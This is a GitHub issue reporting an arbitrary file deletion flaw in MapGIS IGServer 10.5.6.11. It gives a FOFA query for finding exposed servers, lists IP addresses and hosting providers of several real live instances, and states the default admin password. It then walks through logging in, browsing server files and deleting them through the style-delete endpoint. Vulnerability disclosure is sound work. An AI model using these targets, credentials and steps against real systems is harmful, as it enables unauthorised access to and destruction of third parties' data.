prismbreak / vulnerabilities Public

<> Code   ⊙ Issues 1   Pull requests   Actions   Projects   Security   ...

New issue   Jump to bottom


Arbitrary file deletion in MapGIS IGServer 10.5.6.11 #2

⊙ Open **prismbreak** opened this issue on Jul 13 · 0 comments

prismbreak commented on Jul 13 • edited ▾   Owner

1.

Search with syntax `title="IGServer" && port="8089"` in https://fofa.info/ and you can see the servers running MapGIS IGServer



title="IGServer" && port="8089"

16 条匹配结果 （ 16 条独立IP） , 81 ms , 关键词搜索。
显示一年内数据，点击 all 查看所有。

网站指纹排名
aTLtE... 16

国家/地区排名
中国 16

端口排名
8089 16

网站标题排名
IGServer 16

8.134.133.87:8089 aTLt... 16

IGServer
8.134.133.87
中国 / Guangzhou
ASN: 37963
组织: Hangzhou Alibaba Advertising Co.,Ltd.
2022-07-13

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 25603
Accept-Ranges: bytes
Cache-Control: max-age=86400
Content-Language: zh-CN
Content-Type: text/html
Date: Tue, 12 Jul 2022 16:02:47 GMT
Last-Modified: Fri, 25 Mar 2022 00:57:05 GMT
Vary: Origin
```


106.13.25.160:8089 aTLt... 16

IGServer
106.13.25.160
中国
ASN: 38365
组织: Beijing Baidu Netcom Science and Technology Co., Ltd.
2022-06-25

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 25603
Accept-Ranges: bytes
Cache-Control: max-age=86400
Content-Language: zh-CN
Content-Type: text/html
Date: Fri, 24 Jun 2022 21:11:57 GMT
Last-Modified: Wed, 16 Mar 2022 08:17:44 GMT
Vary: Origin
```

2.

To exploit this vulnerability requires login, however the credential is hardcoded in the top right corner of login form, hover mouse on the question mark and you can see the password.
Select a server as target, then click "登录" on the top right corner, then hover your mouse on the question mark





系统管理员默认用户名:admin,密码:sa.mapgis

登录

3.

Now you got the credential. Login and click "设置" option with a setting mark on the top panel, then click "数据源管理" and scroll down to the bottom of the page, then click "添加文件夹", now you can explore every folder and file on the server, you can use it to select the target you want to delete later.







4.

Now click "服务管理配置". This is where the vulnerability occurs. In this panel, you can upload and **delete** json files. Click the blue "上传" button to upload a json file if there is no any files. After uploaded your files, click the red "删除" button and intercept the request


**Note that because of some priviledge issue not every server can successfully upload files. In this case, you can access the url directly: ** `/manager/servicehub/vtiles/styles/delete`



序号	文件名称	文件路径	文件大小	操作
1	OSM全中国经纬度.json	/opt/igserver/mapgis10/igserver_for_java/./vectortile/uploadStyle/OSM全中国经纬度.json	58.52k	删除




序号	文件名称	文件路径	文件大小	操作
1	OSM全中国经纬度.json	/opt/igserver/m	58.52k	删除



Not secure | 8.134.133.87:8089/igs/manager/setting/serviceManagerSetting
YouTube 安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原题复...
MapGIS IGServer
首页
服务目录
服务管理
监控
日志
安全
设置
admin
基本信息
数据源管理
服务管理配置
矢量瓦片样式管理
+ 上传
矢量瓦片样式...
上传矢量瓦片样式文件
+ 选择文件
1.json
取 消
开始上传

序号	文件名称	文件路径	文件大小	操作
1	OSM全中国经纬度.json	/opt/igserver/m	58.52k	删除

Copyright © 2022 武汉中地数码科技有限公司 Version 10.5.6.10


Not secure | 119.62.24.162:8089/igs/manager/setting/serviceManagerSetting
YouTube 安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原题复...
MapGIS IGServer
首页
服务目录
服务管理
监控
日志
安全
设置
基本信息
数据源管理
服务管理配置
系统配置
备份与恢复
授权信息
主题配置
矢量瓦片样式管理
矢量瓦片样式
+ 上传

序号	文件名称	文件路径	文件大小	操作
1	1.json	/nyzy/onemap-software/igserver-java/igserver_for_java/./vectortile/uploadStyle/1.json	0.00k	重命名 删除

